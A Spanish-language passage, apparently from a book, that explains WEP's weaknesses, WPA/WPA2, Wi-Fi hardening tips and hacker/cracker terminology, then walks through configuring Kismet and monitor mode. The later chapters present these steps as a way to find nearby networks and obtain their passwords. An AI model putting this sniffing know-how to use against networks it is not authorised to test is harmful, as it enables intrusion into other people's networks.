4.- Se calcula la O exclusiva (XOR) de los caracteres del punto 1 con los del punto 3. El resultado es el mensaje cifrado.

5.- Se envía el IV (sin cifrar) y el mensaje cifrado dentro del campo de datos (*frame body*) de la trama IEEE 802.11.

El algoritmo para descifrar es similar al anterior. Debido a que el otro extremo conocerá el IV y la clave secreta, tendrá entonces el *seed* y con ello podrá generar el *keystream*. Realizando el XOR entre los datos recibidos y el *keystream* se obtendrá el mensaje sin cifrar (datos y CRC-32). A continuación se comprobara que el CRC-32 es correcto.

DEBILIDAD DE VECTOR DE INICIALIZACIÓN

La implementación del vector de inicialización (IV) en el algoritmo WEP tiene varios problemas de seguridad. Recordemos que el IV es la parte que varía de la clave (*seed*) para impedir que un posible atacante recopile suficiente información cifrada con una misma clave.

Sin embargo, el estándar 802.11 no especifica cómo manejar el IV. Según [2, §8.2.3] se indica que debería cambiarse en cada trama para mejorar la privacidad, pero no obliga a ello. Queda abierta a los fabricantes la cuestión de cómo variar el IV en sus productos. La consecuencia de esto es que buena parte de las implementaciones optan por una solución sencilla: cada vez que arranca la tarjeta de red, se fija el IV a 0 y se incrementa en 1 para cada trama. Y esto ocasiona que los primeras combinaciones de IVs y clave secreta se repitan muy frecuentemente. Más aún si tenemos en cuenta que cada estación utiliza la misma clave secreta, por lo que las tramas con igual clave se multiplican en el medio.

Por otro lado, el número de IVs diferentes no es demasiado elevado (2^24=16 millones aprox.), por lo que terminarán repitiéndose en cuestión de minutos u horas [6]. El tiempo será menor cuanto mayor sea la carga de la red. Lo ideal sería que el IV no se repitiese nunca, pero como vemos, esto es imposible en WEP. La cantidad de veces que se repite un mismo IV dependerá de la implementación elegida para variar el IV por el fabricante (secuencial, aleatoria, etc.) y de la carga de la red. Observemos que es trivial saber si dos tramas han sido cifradas con la misma clave, puesto que el IV se envía sin cifrar y la clave secreta es estática.

La longitud de 24 bits para el IV forma parte del estándar y no puede cambiarse. Bien es cierto que existen implementaciones con claves de 128 bits (lo que se conoce como WEP2), sin embargo, en realidad lo único que se aumenta es la clave secreta (104 bits) pero el IV se conserva con 24 bits. El aumento de la longitud de la clave secreta no soluciona la debilidad del IV.

¿Qué podemos hacer una vez hemos capturado varias tramas con igual IV, es decir, con igual keystream? Necesitamos conocer el mensaje sin cifrar de una de ellas. Haciendo el XOR entre un mensaje sin cifrar y el mismo cifrado, nos dará el keystream para ese IV. Conociendo el keystream asociado a un IV, podremos descifrar todas las tramas que usen el mismo IV. El problema es entonces conocer un mensaje sin cifrar, aunque esto no es tan complicado, porque existen tráficos predecibles o bien, podemos provocarlos nosotros (mensajes ICMP de solicitud y respuesta de eco, confirmaciones de TCP, etc.) [6].

Con lo que hemos descrito no podemos deducir la clave secreta, aunque sí es posible generar una tabla con los IV de los que sabemos su *keystream*, la cual permitirá descifrar cualquier mensaje que tenga un IV contenido en la tabla [6].

Sin embargo, podemos llegar a más y deducir la clave secreta. Una nueva vulnerabilidad del protocolo WEP [7] permite deducir la clave total conociendo parte de la clave (justamente, el IV que es conocido). Para ello necesitamos recopilar suficientes IV y sus keystreams asociados obtenidos por el procedimiento anterior.

OTRAS DEBILIDADES DE WEP

WEP también adolece de otros problemas [6, 8] además de los relacionados con el vector de inicialización y la forma de utilizar el algoritmo RC4.

Entre los objetivos de WEP, como comentamos más arriba, se encuentra proporcionar un mecanismo que garantice la integridad de los mensajes. Con este fin, WEP incluye un CRC-32 que viaja cifrado. Sin embargo, se ha demostrado [6] que este mecanismo no es válido y es posible modificar una parte del mensaje y a su vez el CRC, sin necesidad de conocer el resto. Esto permitiría, por ejemplo, modificar algún número de la trama sin que el destino se percatara de ello. En lugar del algoritmo de CRC se recomienda como ICV (*Integrity Check Value*) un algoritmo diseñado para tal fin como SHA1-HMAC [9].

El estándar IEEE 802.11 incluye un mecanismo de autentificación de las estaciones basado en un secreto compartido [2, §8.1]. Para ello se utiliza la misma contraseña de WEP en la forma que describimos a continuación. Una estación que quiere unirse a una red, solicita al punto de acceso autentificación. El punto de acceso envía un texto en claro a la estación y ésta lo cifra y se lo devuelve. El punto de acceso finalmente descifra el mensaje recibido, comprueba que su ICV es correcto y lo compara con el texto que envió.

El mecanismo anterior de *autentificación de secreto compartido* tiene el problema de enviar por la red el mismo texto sin cifrar y cifrado con la clave WEP (esta clave coincide con la utilizada para asegurar la confidencialidad). El estándar es consciente de esta debilidad y aconseja no utilizar el mismo IV para el resto de transmisiones. Sin embargo, tanto si las implementaciones repiten ese IV como sino, el mecanismo ofrece información que podría ser aprovechada para romper la clave WEP utilizando las debilidades del vector de inicialización explicadas más arriba [8].

WEP no incluye autentificación de usuarios. Lo más que incluye es la autentificación de estaciones descrita (podrán entrar aquellas estaciones que en su configuración tengan almacenada la clave WEP). El sistema de autentificación descrito es tan débil que el mejor consejo sería no utilizarlo para no ofrecer información extra a un posible atacante. En este caso tendríamos una *autentificación de sistema abierto* [2, §8.1], es decir, sin autentificación.

Entre la larga lista de problemas de seguridad de WEP se encuentra también la ausencia de mecanismos de protección contra mensajes repetidos (*replay*). Esto permite que se capture un mensaje y se introduzca en la red en un momento posterior. El paquete podría ser, por ejemplo, el que contiene la contraseña de un usuario para utilizar un determinado servicio.

Todos los problemas comentados unidos a las características propias de WEP como es la distribución manual de claves y la utilización de claves simétricas, hacen que este sistema no sea apropiado para asegurar una red inalámbrica. El estudio de N. Borisov, I. Goldberg y D. Wagner [6] explica razonadamente que ninguno de los objetivos planteados por WEP se cumplen.

ALTERNATIVAS A LA WEP

Las vulnerabilidades explicadas de WEP son motivos más que suficientes para utilizar otros mecanismos de seguridad en redes WLAN.

Aunque no forma parte del estándar, los fabricantes de productos Wi-Fi decidieron ofrecer la posibilidad de utilizar claves del doble de longitud (de 64 bits a 128 bits). WEP utilizado con claves de 128 bits es lo que se conoce generalmente como *WEP2*. Sin embargo, debemos observar que la longitud del vector de inicialización sigue siendo de 24 bits (las tramas IEEE 802.11 no contemplan un mayor número de bits para enviar el IV), por lo que lo único que se ha aumentado es la clave secreta (de 40 bits a 104 bits). Debido a que la longitud del IV y su forma de utilizarlo no varían, las debilidades del IV pueden seguir siendo aprovechadas de la misma manera. WEP2 no resuelve los problemas de WEP [6].

Otra variante de WEP utilizada en algunas implementaciones es *WEP dinámico*. En este caso se busca incorporar mecanismos de distribución automática de claves y de autentificación de usuarios mediante 802.1x/EAP/RADIUS. Requiere un servidor de autentificación (RADIUS normalmente) funcionando en la red. En el caso de que la misma clave (clave secreta + WEP) no se utilice en más de una trama, este mecanismo sería suficiente para compensar las principales debilidades de WEP.

Sin embargo, la solución preferida por las empresas como alternativa a WEP ha sido la utilización de VPN, de la misma manera que se haría si los usuarios estuviesen conectados remotamente a la oficina. La tecnología de VPN está suficientemente probada y se considera segura, aunque no ha sido diseñada específicamente para redes WLAN. Tiene como inconveniente la falta de interoperatibilidad entre dispositivos de distintos fabricantes.

Los mecanismos diseñados específicamente para redes WLAN para ser los sucesores de WEP son WPA [5] y WPA2 (IEEE 802.11i) [3]. El primero es de 2003 y el segundo se espera para 2004. Se estudian a continuación.

WPA

WPA (*Wi-Fi Protected Access*, acceso protegido Wi-Fi) es la respuesta de la asociación de empresas Wi-Fi a la seguridad que demandan los usuarios y que WEP no puede proporcionar.

El IEEE tiene casi terminados los trabajos de un nuevo estándar para reemplazar a WEP, que se publicarán en la norma IEEE 802.11i a mediados de 2004. Debido a la tardanza (WEP es de 1999 y las principales vulnerabilidades de seguridad se encontraron en 2001), Wi-Fi decidió, en colaboración con el IEEE, tomar aquellas partes del futuro estándar que ya estaban suficientemente maduras y publicar así WPA. WPA es, por tanto, un subconjunto de lo que será IEEE 802.11i. WPA (2003) se está ofreciendo en los dispositivos actuales.

WPA soluciona todas las debilidades conocidas de WEP y se considera suficientemente seguro. Puede ocurrir incluso que usuarios que utilizan WPA no vean necesidad de cambiar a IEEE 802.11i cuando esté disponible.

Características de WPA

Las principales características de WPA son la distribución dinámica de claves, utilización más robusta del vector de inicialización (mejora de la confidencialidad) y nuevas técnicas de integridad y autentificación.

WPA incluye las siguientes tecnologías:

- **IEEE 802.1X**. Estándar del IEEE de 2001 [10] para proporcionar un control de acceso en redes basadas en puertos. El concepto de *puerto*, en un principio pensado para las ramas de un *switch*, también se puede aplicar a las distintas conexiones de un punto de acceso con las estaciones. Las estaciones tratarán entonces de conectarse a un puerto del punto de acceso. El punto de acceso mantendrá el puerto bloqueado hasta que el usuario se autentifique. Con este fin se utiliza el protocolo EAP [11] y un servidor AAA (*Authentication Authorization Accounting*) como puede ser RADIUS (*Remote Authentication Dial-In User Service*) [12]. Si la autorización es positiva, entonces el punto de acceso abre el puerto. El servidor RADIUS puede contener políticas para ese usuario concreto que podría aplicar el punto de acceso (como priorizar ciertos tráficos o descartar otros).

- **EAP**. EAP, definido en la RFC 2284 [11], es el *protocolo de autentificación extensible* para llevar a cabo las tareas de autentificación, autorización y contabilidad. EAP fue diseñado originalmente para el protocolo PPP (*Point-to-Point Protocol*) [13], aunque WPA lo utiliza entre la estación y el servidor RADIUS. Esta forma de encapsulación de EAP está definida en el estándar 802.1X bajo el nombre de EAPOL (*EAP over LAN*) [10].
- **TKIP** (*Temporal Key Integrity Protocol*). Según indica Wi-Fi, es el protocolo encargado de la generación de la clave para cada trama [4].
- **MIC** (*Message Integrity Code*) o Michael. Código que verifica la integridad de los datos de las tramas [4].

MEJORAS DE WPA RESPECTO A WEP

WPA soluciona la debilidad del vector de inicialización (IV) de WEP mediante la inclusión de vectores del doble de longitud (48 bits) y especificando reglas de secuencia que los fabricantes deben implementar. Los 48 bits permiten generar 2 elevado a 48 combinaciones de claves diferentes, lo cual parece un número suficientemente elevado como para tener duplicados. El algoritmo utilizado por WPA sigue siendo RC4. La secuencia de los IV, conocida por ambos extremos de la comunicación, se puede utilizar para evitar ataques de repetición de tramas (*replay*).

Para la integridad de los mensajes (ICV), se ha eliminado el CRC-32 que se demostró inservible en WEP y se ha incluido un nuevo código denominado MIC.

Las claves ahora son generadas dinámicamente y distribuidas de forma automática por lo que se evita tener que modificarlas manualmente en cada uno de los elementos de red cada cierto tiempo, como ocurría en WEP.

Para la autentificación, se sustituye el mecanismo de autentificación de secreto compartido de WEP así como la posibilidad de verificar las direcciones MAC de las estaciones por la terna 802.1X / EAP / RADIUS. Su inconveniente es que requiere de una mayor infraestructura: un servidor RADIUS funcionando en la red, aunque también podría utilizarse un punto de acceso con esta funcionalidad.

MODOS DE FUNCIONAMIENTO DE WPA

WPA puede funcionar en dos modos:

- **Con servidor AAA, RADIUS normalmente**. Este es el modo indicado para las empresas. Requiere un servidor configurado para desempeñar las tareas de autentificación, autorización y contabilidad.
- **Con clave inicial compartida (PSK)**. Este modo está orientado para usuarios domésticos o pequeñas redes. No requiere un servidor AAA, sino que se utiliza una clave compartida en las estaciones y punto de acceso. Al contrario que en WEP, esta clave sólo se utiliza como punto de inicio para la autentificación, pero no para el cifrado de los datos.

WPA2 (IEEE 802.11I)

802.11i [3] es el nuevo estándar del IEEE para proporcionar seguridad en redes WLAN. Se espera que esté concluido todo el proceso de estandarización para mediados de 2004. Wi-Fi [4] está haciendo una implementación completa del estándar en la especificación WPA2.

Sus especificaciones no son públicas por lo que la cantidad de información disponible en estos momentos es realmente escasa.

WPA2 incluye el nuevo algoritmo de cifrado AES (*Advanced Encryption Standard*), desarrollado por el NIS [14]. Se trata de un algoritmo de cifrado de bloque (RC4 es de flujo) con claves de 128 bits. Requerirá un hardware potente para realizar sus algoritmos. Este aspecto es importante puesto que significa que dispositivos antiguos sin suficientes capacidades de proceso no podrán incorporar WPA2.
Para el aseguramiento de la integridad y autenticidad de los mensajes, WPA2 utiliza CCMP (*Counter-Mode / Cipher Block Chaining / Message Authentication Code Protocol*) en lugar de los códigos MIC.

Otra mejora respecto a WPA es que WPA2 incluirá soporte no sólo para el modo BSS sino también para el modo IBSS (redes ad-hoc).

- **USA ENCRIPTACIÓN WEP/WPA**
  - Activa en el Punto de Acceso la encriptación WEP. Mejor de 128 bits que de 64 bits... cuanto mayor sea el número de bits mejor.

    Los Puntos de Acceso más recientes permiten escribir una frase a partir de la cual se generan automáticamente las claves. Es importante que en esta frase intercales mayúsculas con minúsculas y números, evites utilizar palabras incluidas en el diccionario y secuencias contiguas en el teclado (como "qwerty", "fghjk" o "12345").

    También tendrás que establecer en la configuración WEP la clave que se utilizará de las cuatro generadas (*Key 1*, *Key 2*, *Key 3* o *Key 4*).

    Después de configurar el AP tendrás que configurar los accesorios o dispositivos Wi-Fi de tu red. En éstos tendrás que marcar la misma clave WEP (posiblemente puedas utilizar la frase anterior) que has establecido para el AP y la misma clave a utilizar (*Key 1*, *Key 2*, *Key 3* o *Key 4*).

    [!] Ya hemos visto que con algunos programas y el suficiente tiempo pueden obtenerse estas claves. En cualquier caso si el observador encuentra una red sin encriptación y otra con encriptación, preferirá "investigar" la primera en vez de la segunda.

  - Algunos Puntos de Acceso más recientes soportan también encriptación WPA (Wi-Fi Protected Access), encriptación dinámica y más segura que WEP.

    Si activas WPA en el Punto de Acceso, tanto los accesorios y dispositivos WLAN de tu red como tu sistema operativo deben soportarlo (Palm OS por el momento no y para Windows XP es necesario instalar una actualización).

- **OCULTAR TU RED WI-FI:**

  Cambia el SSID por defecto.

  - Suele ser algo del estilo a "default", "wireless", "101", "linksys" o "SSID".

    En vez de "MiAP", "APManolo" o el nombre de la empresa es preferible escoger algo menos atractivo para el *observador*, como puede ser "Broken", "Down" o "Desconectado".

    Si no llamamos la atención de el observador hay menos posibilidades de que éste intente entrar en nuestra red.

Desactiva el broadcasting SSID.

- El broadcasting SSID permite que los nuevos equipos que quieran conectarse a la red Wi-Fi identifiquen automáticamente los datos de la red inalámbrica, evitando así la tarea de configuración manual.

  Al desactivarlo tendrás que introducir manualmente el SSID en la configuración de cada nuevo equipo que quieras conectar.

  [!] Si el observador conoce nuestro SSID (por ejemplo si está publicado en alguna web de acceso libre) no conseguiremos nada con este punto.

EVITAR QUE SE CONECTEN A SUS RED:

Activa el filtrado de direcciones MAC.

- Activa en el AP el filtrado de direcciones MAC de los dispositivos Wi-Fi que actualmente tengas funcionando. Al activar el filtrado MAC dejarás que sólo los dispositivos con las direcciones MAC especificadas se conecten a tu red Wi-Fi.

  [!] Por un lado es posible conocer las direcciones MAC de los equipos que se conectan a la red con tan sólo "escuchar" con el programa adecuado, ya que las direcciones MAC se transmiten "en abierto", sin encriptar, entre el Punto de Acceso y el equipo.

  Además, aunque en teoría las direcciones MAC son únicas a cada dispositivo de red y no pueden modificarse, hay comandos o programas que permiten simular temporalmente por software una nueva dirección MAC para una tarjeta de red.

Establece el número máximo de dispositivos que pueden conectarse.

- Si el AP lo permite, establece el número máximo de dispositivos que pueden conectarse al mismo tiempo al Punto de Acceso.

Desactiva DHCP.

- Desactiva DHCP en el router ADSL y en el AP.

  En la configuración de los dispositivos/accesorios Wi-Fi tendrás que introducir a mano la dirección IP, la puerta de enlace, la máscara de subred y el DNS primario y secundario.

  [!] Si el observador conoce "el formato" y el rango de IPs que usamos en nuestra red, no habremos conseguido nada con este punto.

ADVERTENCIAS:

Desconecta el AP cuando no lo uses.

- Desconecta el Punto de Acceso de la alimentación cuando no lo estés usando o no vayas a hacerlo durante una temporada. El AP almacena la configuración y no necesitarás introducirla de nuevo cada vez que lo conectes.

Cambia las claves WEP regularmente.

- Por ejemplo semanalmente o cada 2 ó 3 semanas.

  Antes decíamos que existen aplicaciones capaces de obtener la clave WEP de nuestra red Wi-Fi analizando los datos transmitidos por la misma. Pueden ser necesarios entre 1 y 4 Gb de datos para romper una clave WEP, dependiendo de la complejidad de las claves.

  Cuando lleguemos a este caudal de información transmitida es recomendable cambiar las claves.

  Recuerda que tendrás que poner la misma clave WEP en el Punto de Acceso y en los dispositivos que se vayan a conectar a éste.

CONCLUSIÓN

Es criterio de cada persona elegir los diferentes niveles de seguridad que aquí se colocan como protección de una red inalámbrica, pero vale mencionar que si se utilizan todos los elementos a la vez entonces observaremos lentitud en la red.

Hacking cracking

11.1. HACKING CRACKING

11.1.1. Hacking

Hacking es la búsqueda permanente de conocimientos en todo lo relacionado con sistemas informáticos, sus mecanismos de seguridad, las vulnerabilidades de los mismos, la forma de aprovechar estas vulnerabilidades y los mecanismos para protegerse de aquellos que saben hacerlo.

11.1.2. Cracker

El término **cracker** (del inglés *crack*, romper) se utiliza para referirse a las personas que *rompen* algún sistema de seguridad. Los crackers pueden estar motivados por una multitud de razones, incluyendo fines de lucro, protesta, o por el desafío.

Otra definiciones, según se hable de seguridad informática o de crackeo de programas. En el caso de seguridad informática es el permanente intento de violación de seguridad de los sistemas informáticos, con fines justificados o no. En el caso de crackeo de programas la definición es la de creador de cracks, literalmente romper, que son programitas destinados a la desprotección de programas comerciales para que puedan ser usados sin límite y gratis.

11.1.3. Distintos usos del término

Se suele referir a una persona como cracker cuando:

- Mediante ingeniería inversa realiza: seriales, keygens y cracks, los cuales sirven para modificar el comportamiento ampliar la funcionalidad del software o hardware original al que se aplican, y se los suele utilizar para saltearse restricciones como por ejemplo que un programa deje de funcionar a un determinado tiempo, o que sólo funcione si es instalado desde un CD original, etc.
- Viola la seguridad de un sistema informático y, por ejemplo, toma control de este, obtiene información, borra datos, etc.

En ambos casos dichas prácticas suelen ser ilegales y penadas por la ley.

Existen distintos tipos de lo que se puede llamar hacking:

- **HACKERS LEGALES**

  Son personas con mucho conocimiento informático, el cual es usado para infiltrarse en sistemas, sin hacer nada lucrativo ni destructivo, solo por develar algún secreto al público por algún motivo lícito.

- **HACKERS ILEGALES**

  Son hackers que se benefician con, por ejemplo, números de tarjetas de crédito, o simplemente tienen fines destructivos, como por ejemplo vengarse de una empresa que le causó algún mal.

- **CRACKERS LEGALES**

  Son personas que averiguan los seriales de algún programa para su propio disfrute, sin distribuirlo al público.

- **CRACKERS ILEGALES**

  Son crackers que difunden los cracks o seriales al público, haciendo que el beneficio de las empresas disminuya considerablemente.

- **PHREAKERS**

  Son personas que aprovechan las líneas de teléfono para conectarse a Internet o conseguir información bancaria o de la persona afectada.

- **LAMMERS**

  Son personas que alardean sin conocimiento alguno, manchando la imagen de los hackers, de ser uno, por el simple hecho de tener conocimientos muy básicos y destructivos sobre hacking. Pongo como ejemplo un adolescente al que marginan en el instituto. Un día busca información en internet para ser hacker y encuentra información peligrosa sobre esto, averigua el e-mail de su acosador y manda un virus con sistemas de ocultación a él. Averigua si dirección IP y hackea su ordenador, cambia la configuración y destruye la integridad del mismo. A la vez que amenaza a la víctima, el *lammer* aprende más hasta que acaba robando a bancos y cometiendo delitos muy graves, acaba en la carcel y los medios de comunicación lo denominan hacker, perjudicando cada vez más la imagen de los hackers.

11.1.4. Legalidad

Muchos programas informáticos, usualmente los privativos, no permiten la modificación o estudio del funcionamiento del programa, esto hace que el hecho de realizar *ingeniería inversa* para generar un serial o un crack sea ilegal. En ocasiones el cracking es la única manera de realizar cambios sobre software para el que su fabricante no presta soporte, especialmente cuando lo que se quiere es, o corregir defectos, o exportar datos a nuevas aplicaciones, en estos casos en la mayoría de legislaciones no se considera el cracking como actividad ilegal, incluso a veces la empresa que desarrolló el software ya no existe o ya no posee los derechos sobre el producto.

A su vez cuando una persona penetra en un sistema ajeno sin su autorización, se comete una violación a la propiedad privada; se suele dar el ejemplo de que es ilegal entrar sin permiso a la casa de otra persona, por más de que la puerta esté abierta. Aunque también las tácticas utilizadas por los crackers para violar los sistemas de seguridad suelen ser utilizadas por empresas de seguridad informática u otras personas para testear la seguridad de un programa o computadora, en dicho caso como se tiene el permiso para realizar el "ataque" o bien, es el mismo dueño de la computadora el que lo realiza, ya no es una práctica ilegal y entraría en disputa también el uso del término cracker para dichos actos, por esto se han creado diversas leyes que tratan de solucionar estas diferencias.

Un paso muy importante antes de realizar una auditoría ú obtener claves del tipo wep de algunas redes inalámbricas, es necesario tener ciertos conocimientos de **SISTEMA OPERATIVO DE LINUX** en cualquiera de sus distribuciones. Pueden también adquirir otro de mis libros publicados con anterioridad por la misma EDITORIAL MACRO, que tiene por título: ***LINUX EL SISTEMA OPERATIVO DEL FUTURO***, es compatible con cualquiera de las distribuciones de Linux que se encuentra en el mercado, tales como **CENTOS**, **REDHAT**, **DEBIAN**, etc.

Otro paso muy importante para empezar a desarrollar el *hacking* de las redes WI-FI, es realizar una búsqueda de todas las redes inalámbricas que existen dentro de nuestra área y captar la más cercana, y solo entonces proceder a la obtención de las contraseñas de dichas redes. Para ello se deben saber utilizar varios programas como KISMET, NETSTUMBLER, que son software que detectan las redes inalámbricas.

CAP.

12

Detectar redes inalámbricas

12.1. Detección de redes inalámbricas Wireless utilizando Kismet

Definición de KISMET?

Kismet es un programa para Linux que permite detectar redes inalámbricas (WLANs) mediante la utilización de tarjetas wireless en los estándar 802.11a, 802.11b y 802.11g. Veamos la mayoría de las que se comercializan actualmente.

Tiene varios usos, como:

1.- Verificar que nuestra red está bien configurada.

2.- Detectar otras redes que pueden causar interferencias a la nuestra.

3.- También nos sirve para WarDriving, es decir, detectar todos los AP que están a nuestro alrededor.

Como vemos, los usos son parecidos a los de Netstumbler, sin embargo Kismet tiene algunas ventajas:

1.- A diferencia de Netstumbler, Kismet muestra información sobre los clientes conectados a la red.

2.- Kismet nos indica el tipo de protección (Wep, WPA...) sin equivocarse tanto como Netstumbler.

3.- Kismet funciona con la tarjeta en modo monitor y guarda un archivo con los paquetes capturados.

Sitio de descarga

Podemos obtener una distribución en la siguiente dirección:

http://www.kismetwireless.net/

Pero si ya tenemos instalado el sistema operativo Linux y conexión a internet: podemos realizar el siguiente comando habiendo iniciado sesión con el usuario *"root"* (Administrador en Linux).

- apt-get install kismet

Requisitos mínimos

Es necesario tener un S.O. Linux y que la tarjeta wireless que utilicemos tenga soporte para modo monitor. En la mayoría de Lives-CD como Auditor, Whax, Troppix o Backtrack ya viene incluido y solo es necesario escribir en una consola *kismet* para arrancarlo.

Los que lo deseamos instalar en una distribución de Linux ya sea CENTOS, REDHAT, o en cualquier otra distribución de Linux en la que no venga incluido, podemos obtener información sobre el proceso de instalación en *http://www.kismetwireless.net/*

Ventajas sobre Netstumbler

- A diferencia de Netstumbler, Kismet muestra información sobre los clientes conectados a la red.
- Kismet nos indica el tipo de protección (WEP, WPA....) sin equivocarse tanto como Netstumbler.
- Kismet funciona con la tarjeta en modo monitor y guarda un archivo con los paquetes capturados. Esto es fundamental.
- Además el funcionamiento del Kismet es completamente distinto al Netstumbler. Como ya hemos dicho anteriormente, la tarjeta de red debe y trabaja solo en modo monitor.

Una aclaración que siempre es confundida, el Netstumbler siempre emite su posición y es altamente detectable, de hecho en modo monitor en Windows, el Netstumbler no detectaría nada, esto es teórico puesto que hay una serie de tarjetas que incumplen quizás con definición en mano, con esta norma, por ejemplo mi Belkin, que además de funcionar con los mismos drivers, sea en modo monitor o en modo normal, si funciona con el Netstumbler con los drivers de *wildpackets* para modo monitor, pero si inicio la función de modo monitor a través de las librerías del *Aeropeek (base del airodump para Windows y del winairodump)* no detectaría ninguna señal, por lo tanto podemos afirmar que el Netstumbler no trabaja en modo monitor sino en modo normal.

Sin embargo, con el Kismet la cosa cambia, este programa no obliga a nuestra tarjeta a emitir ninguna señal, sino que trabaja teóricamente en pleno silencio, esto no es del todo cierto ya que como he dicho alguna vez, hay tarjetas en linux que en modo monitor cada cierto tiempo emiten "algo" al exterior, de forma que si son detectadas. Por lo tanto si nuestra tarjeta no acepta el modo monitor en linux, Kismet no funcionara. El Kismet se puede instalar de muchas maneras y en función de la distribución usada, por lo tanto es responsabilidad de cada uno leer los *readme* que acompañan a todas las aplicaciones de linux. Solo citare que muchas veces y siempre antes de ejecutar el programa, es necesario editar el fichero *Kismet.conf*. Esta configuración depende de la tarjeta utilizada, entre otras cosas; como el abanico de posibilidades es muy grande, no podemos realizar una súper guía con todo tipo de instalación. Los que conocemos un poquito Linux ya sabemos cómo funciona este mundo, por eso antes de empezar a realizar cualquier rastreo, auditoría o obtener alguna clave Wep, es necesario conocer el sistema operativo de Linux, que tengo publicado en esta misma ***EMPRESA EDITORIA MACRO*** y que lleva el nombre de ***"LINUX EL SISTEMA OPERATIVO DEL FUTURO".***

◉ CONFIGURANDO KISMET

En ciertos casos al ejecutarlo no se configura automáticamente, por lo que tenemos dos alternativas:

1.- INDICARLE LA TARJETA QUE VAMOS A UTILIZAR CON EL SIGUIENTE COMANDO:

```
kismet -c [driver,interface,nombre]
```

Donde:

- ***"driver"*** es el nombre del driver (madwifi_g, rt2500, hostap...)
- ***"interface"*** es el nombre de nuestra interface *(ath0, ra0, wlan0...)* que estamos utilizando nombre podemos poner el nombre de la tarjeta (atheros, ralink, prism....). Pero no es obligatorio, es decir podemos poner el texto que queramos, pero es lo más normal asociarlo a la tarjeta con la cual queremos trabajar.

En este proceso no solo lo configuramos sino que a la par lo ejecutamos, por ejemplo para una tarjeta de red de marca **Ralink USB** los comandos que se ejecutarían sería:

```
kismet -c rt2500,rausb0,ralink
```

Para una ralink PCI quedaría:

```
kismet -c rt2500,ra0,ralink
```

Para una atheros quedaría:

```
kismet -c madwifi_g,ath0,atheros
```

Este proceso solo es temporal, y efectivo para cada ejecución de programa.

2. EDITAR Y CONFIGURAR DIRECTAMENTE EL FICHERO KISMET.CONF

Para iniciar kismet *(o ejecutarlo)*, previamente deberemos configurar la aplicación en el fichero kismet.conf.

Ruta del archivo: `/etc/kismet/ o /etc/.`

O podemos realizar una búsqueda mediante el siguiente comando:

```
find /  -name 'kismet.conf'
```

Y nos mostrará el lugar donde esté ubicado.

Como le hemos indicado el directorio raíz mediante "/" , o Podemos sustituir el directorio raíz por cualquier otro directorio, pero lo mejor es poner el principal. Solo añadir que, también es válido poner comodines, por ejemplo hubiera bastado con:

```
find /  -name 'kismet.*'   o también     find /  -name 'kismet*'
```

Procedemos a abrir el archivo usando cualquier editor de texto favorito, por ejemplo ***Vi, Pico, Kwrite O Emacs***. Allí deberemos indicar detalles tan imprescindibles como el tipo de tarjeta que usamos, la interfaz de red en la cual funciona, si queremos habilitar sonidos de aviso, etc. Todo esto lo haremos estando como usuario ***root***, por si un caso luego tenemos problemas al grabar el fichero ya editado.

Para el caso puntual de una configuración usando una tarjeta de red USB:

```
source=rt2500,rausb0,Ralink_usb
```

Para el caso puntual de una configuración usando TARJETA DE RED PCI:

```
source=rt2500,ra0,Ralink_pci
```

Y para una atheros:

```
source=madwifi_g,ath0,NOMBRE_MARCA
```

Estando editando el archivo podemos observar información muy interesante de lo que estamos modificando al final del mismo archivo. Si nos fijamos en esta línea *(source)*, es muy similar (por no decir igual) al primer proceso explicado anteriormente para configurar y ejecutar a la misma vez. Solo que en esta solo se configura y queda grabada dicha información de configuración.

- **OTRAS OPCIONES DE CONFIGURACIÓN DEL ARCHIVO KISMET.CONF**

Nombre de usuario: A veces el kismet no arranca porque en el kismet.conf está configurado un nombre de usuario que no es el que estamos usando. Por ejemplo si estamos como usser: pepito debería de poner en el kismet.conf:

```
suiduser=pepito
```

Clave wep: Si sabemos la clave wep de alguna red y queremos ver en el kismet los paquetes desencriptados de la misma, podemos especificar en el kismet.conf la clave wep de la siguiente forma:

```
wepkey=bssid,HEXkey
```

Por ejemplo: `wepkey=00:DE:AD:C0:DE:00,FEEDFACEDEADBEEF0102030405060708090`0

`Channelhop`: Si es `=true`, `kismet` alternará los canales y buscará en todos los disponibles. Si es `=false` esnifaras unicamente el canal que le especifiques a kismet.

`Channel Velocity`: Este es el número de veces que kismet forzará la tarjeta para "monitorear o sniffar" diferentes canales en un segundo. Por defecto está configurado a 5. Para sniffar más canales por segundo hay que incrementar este valor, y para sniffar menos canales por segundo habrá que reducir el valor.

Este proceso es permanente y efectivo para todas las ejecuciones del programa.

EJECUTANDO KISMET

Si está bien configurado el kismet.conf escribiendo kismet en la línea de comando. En ciertos casos puede ser necesario tener la tarjeta en modo monitor, así que acuérdate de:

```
iwconfig <interface> mode monitor;kismet
```

O primero:

```
iwconfig <interface> mode monitor
```

Y después:

```
kismet
```

También podemos ejecutarlo según lo explicado en el anterior apartado:

```
kismet -c [driver,interface,nombre]
```

Recordemos que ciertas distribuciones requieren que se ejecute como root, y en lagunas como usser. Y muchas veces, incluso ciertas distribuciones, no dejan ejecutar el Kismet correctamente, si se parte de la base de que la tarjeta no esté en modo no monitor. Eso lo sabremos con el siguiente comando:

```
iwconfig <interface> mode managed;kismet
```

Y en algunas ocasiones he encontrado que para que la tarjeta trabaje de forma normal una vez hemos salido del Kismet, es decir autentificado a una red wireless, debo antes de deshabilitar la tarjeta y luego habilitarla, sino dicha tarjeta se queda recorriendo todos los canales sin autentificarse al que le hemos indicado. Son cosas muy extrañas que no son de lo más normal, pero es bueno conocerlo para aquellos lectores que tuvieran dicho problema.

Para deshabilitar:

```
ifconfig <interface> down
```

Para habilitar:

```
ifconfig <interface> up
```

